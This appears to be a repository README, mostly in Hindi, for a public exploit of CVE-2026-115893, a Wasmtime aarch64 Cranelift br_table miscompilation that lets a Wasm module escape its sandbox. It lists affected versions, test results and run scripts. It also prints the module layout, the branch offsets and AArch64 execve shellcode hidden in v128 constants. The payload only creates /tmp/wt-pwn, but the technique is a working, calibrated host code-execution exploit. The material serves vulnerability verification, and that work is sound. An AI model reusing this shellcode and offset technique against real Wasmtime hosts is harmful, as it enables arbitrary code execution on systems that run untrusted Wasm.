 shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape
CVE-2026-115893: पूर्ण Wasmtime aarch64 Cranelift br_table सैंडबॉक्स-एस्केप सार्वजनिक एक्सप्लॉइट, PoV, कैलिब्रेशन नोट्स, और सत्यापन साक्ष्य।

CVE-2026-115893 के लिए एक कार्यशील पूर्ण सैंडबॉक्स-एस्केप एक्सप्लॉइट, भेद्यता का प्रमाण, और सत्यापन
पैकेज — Wasmtime में aarch64 Cranelift br_table
गलत-संकलन (miscompilation)।
CVE-2026-115893, Wasmtime के aarch64 Cranelift
बैकएंड में एक कंपाइलर नियंत्रण-प्रवाह (control-flow) बग है। पर्याप्त लक्ष्यों वाला एक Wasm br_table एक ऐसा JTSequence उत्पन्न करता है जिसकी
डिफ़ॉल्ट B.cond शाखा का विस्थापन (displacement) सशर्त-शाखा
एन्कोडिंग सीमा से बाहर होता है। ऑफ़सेट रैप हो जाता है, इसलिए एक वैध Wasm मॉड्यूल JIT कोड के भीतर
उपयोगकर्ता-प्रभावित ऑफ़सेट पर कूद सकता है।
यह रिपॉज़िटरी एक पूर्ण एस्केप प्रदर्शित करती है:
/usr/bin/touch से बदल देता है, और गेस्ट के बाहर /tmp/wt-pwn बनाता है।मॉड्यूल में कोई इम्पोर्ट नहीं है और यह WASI का उपयोग नहीं करता। यह Wasmtime प्रक्रिया के विशेषाधिकारों के साथ होस्ट कोड निष्पादन है, स्वतः रूट नहीं।
यह CVE-2026-115889 नहीं है। वह एक अलग Cranelift इंडेक्स-ओवरफ़्लो बग है जिसका पुनरुत्पादित प्रभाव कंपाइलर पैनिक/DoS है।
| संस्करण सीमा | CVE-2026-115889 | CVE-2026-115893 (aarch64) |
|---|---|---|
<36.0.19 | भेद्य | भेद्य |
36.0.19 | ठीक किया गया | ठीक किया गया |
37.0.0–42.x | भेद्य | भेद्य |
43.0.0–48.0.6 | ठीक किया गया | aarch64 पर भेद्य |
48.0.7 | ठीक किया गया | ठीक किया गया |
49.0.0–49.0.3 | ठीक किया गया | 49.0.4 तक भेद्य |
49.0.4+ | ठीक किया गया | ठीक किया गया |
इस CVE के लिए, एक समर्पित ठीक किया गया रिलीज़ उपयोग करें: 49.0.4, 48.0.7, या 36.0.19।
| वातावरण | Wasmtime | परिणाम |
|---|---|---|
| macOS 26.7.1 arm64, नेटिव | 49.0.3 | PASS 5/5: rc=0, मार्कर बनाया गया |
| Linux arm64 कंटेनर | 49.0.3 | PASS 3/3: rc=0, मार्कर बनाया गया |
| macOS arm64 | 49.0.4 | REJECT 3/3: rc=1, कोई मार्कर नहीं |
| Linux arm64 कंटेनर | 49.0.4 | REJECT 3/3: rc=1, कोई मार्कर नहीं |
| macOS arm64 | 49.0.3 | 65,520-लक्ष्य नियंत्रण: कोई मार्कर नहीं |
| macOS arm64 | 49.0.4 | 65,520-लक्ष्य नियंत्रण: कोई मार्कर नहीं |
परीक्षित बिल्ड पर एक्सप्लॉइट नियतात्मक (deterministic) है। यह संस्करण-अंधा नहीं है; विभिन्न Wasmtime बिल्डों को पुनः-ट्यूनिंग की आवश्यकता हो सकती है।

चित्र 1. Linux arm64 कंटेनर, Wasmtime 49.0.3. पेलोड द्वारा गेस्ट के बाहर /tmp/wt-pwn बनाने के बाद
प्रक्रिया 0 के साथ बाहर निकलती है।

चित्र 2. Wasmtime 49.0.4 65,520-लक्ष्य कार्यान्वयन सीमा पर एक सामान्य 100,000-लक्ष्य br_table को
अस्वीकार करता है। यह सामान्य मॉड्यूल एक्सप्लॉइट
मॉड्यूल नहीं है; यह ठीक की गई सीमा को दर्शाता है।
objdump;रिलीज़ बाइनरी और SHA-256:
macOS 49.0.3  fec6a4ca5e4310210b2feaea32179cfb51a40ab20eef48ec2345a61a3856002d
macOS 49.0.4  f5a9a33d7df600927ec2b4544cb6270cfcfbe5a7acaeb90952be39cd2584dda4
Linux 49.0.3  ffb2b17b12f6b43e6de3aab08f02269ca7cb481663e0cb189e256e9198bac770
Linux 49.0.4  7ff3862b2dee59318218c2dafd87650faf7840db2c21889b62535e9d0e7273ba
टारबॉल नाम:
wasmtime-v49.0.3-aarch64-macos.tar.xz
wasmtime-v49.0.4-aarch64-macos.tar.xz
wasmtime-v49.0.3-aarch64-linux.tar.xz
wasmtime-v49.0.4-aarch64-linux.tar.xz
मॉड्यूल हैश:
macOS  lab/jit-escape.wat        7cfe90b1fede88966df0330389967f27ff4e2a644e27ebac66e913fa299fc556
Linux  lab/jit-escape-linux.wat  299e585a3e96f311331e729f0786d5e2b7eb5f017bd0870180cc5365e0e88d25
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-macos/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-macos/wasmtime

./scripts/verify-macos.sh
मैन्युअल रन:
"$WASMTIME_VULN" --version
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
ls -l /tmp/wt-pwn
Expected:
rc=0
-rw-r--r-- ... /tmp/wt-pwn
कोई stdout या stderr उत्पन्न नहीं होता; execve Wasmtime प्रक्रिया को प्रतिस्थापित करता है। payload केवल /tmp/wt-pwn बनाता है।
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-linux/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-linux/wasmtime

./scripts/verify-linux.sh
कंटेनर उदाहरण:
cp -R "$PWD" /tmp/cve-2026-115893-wasmtime-sandbox-escape

docker run --rm --platform linux/arm64 --entrypoint sh \
  -v /tmp/cve-2026-115893-wasmtime-sandbox-escape:/work:ro \
  -v /path/to/wasmtime-v49.0.3-aarch64-linux:/wasmtime:ro \
  debian:bookworm-slim -lc '
    rm -f /tmp/wt-pwn
    /wasmtime/wasmtime run --invoke pwn /work/lab/jit-escape-linux.wat
    echo "rc=$?"
    ls -l /tmp/wt-pwn
  '
rm -f /tmp/wt-pwn
"$WASMTIME_FIXED" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Expected:
rc=1
Unsupported feature: `br_table` has 524255 targets, which exceeds the
implementation limit of 65520
marker_exists=1
Linux फ़िक्स्ड रन 524,252 लक्ष्यों को अस्वीकार करता है।
65,520 लक्ष्यों के साथ वही पेलोड:
python3 poc/gen_jit_escape.py 65520 > /tmp/small.wat
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn /tmp/small.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
अपेक्षित: rc=0, कोई मार्कर नहीं। केवल v128 स्थिरांक और शेलकोड फ़ाइल नहीं बनाते; अत्यधिक बड़ी तालिका आवश्यक है।
लक्ष्य गणना को पूल (n=524254) से हटाने पर शाखा 0x4c पर पहुँचती है, क्रैश होती है, और कोई मार्कर नहीं बनाती।
(module
  (memory 16)
  (func $sc (param i32) (v128.store ...))      ; payload pool
  (func $f  (param i32) (br_table ...))        ; oversized switch
  (func (export "pwn") (call $f (i32.const N)))
)
sc कभी कॉल नहीं होता। इसके v128 स्थिरांक एक निष्पादन योग्य .text लिटरल पूल में संकलित होते हैं। बाइट्स AArch64 शेलकोड हैं।
परीक्षण किए गए macOS बिल्ड के लिए जिसमें n=524255 है:
f 0xa0 के निकट शुरू होता है;JTSequence तुलना/डिफ़ॉल्ट शाखा b4/b8 पर है;b.hs लक्ष्य 0x50 है, जो पूल का पहला बाइट है;pwn उस सेलेक्टर के साथ f को कॉल करता है जो डिफ़ॉल्ट शाखा लेता है।पूल निष्पादित होता है:
adr  x0, path
adr  x3, arg
adr  x4, arg
sub  sp, sp, #0x40
stp  x0, x3, [sp]
stp  xzr, xzr, [sp, #0x10]
mov  x1, sp
mov  x2, xzr
mov  x16, #59        ; macOS execve
svc  #0x80
brk  #0x43
Linux वेरिएंट svc #0 और Linux execve syscall नंबर का उपयोग करता है। इसकी
target संख्या 524,252 है क्योंकि non-PAC prologue pool को 0x40 पर रखता है।
मॉड्यूल में कोई imports नहीं हैं और यह कभी WASI को कॉल नहीं करता। मॉड्यूल में कोई Wasm file API नहीं है। /tmp/wt-pwn होस्ट execve पाथ द्वारा बनाया जाता है, guest
linear-memory कोड द्वारा नहीं।






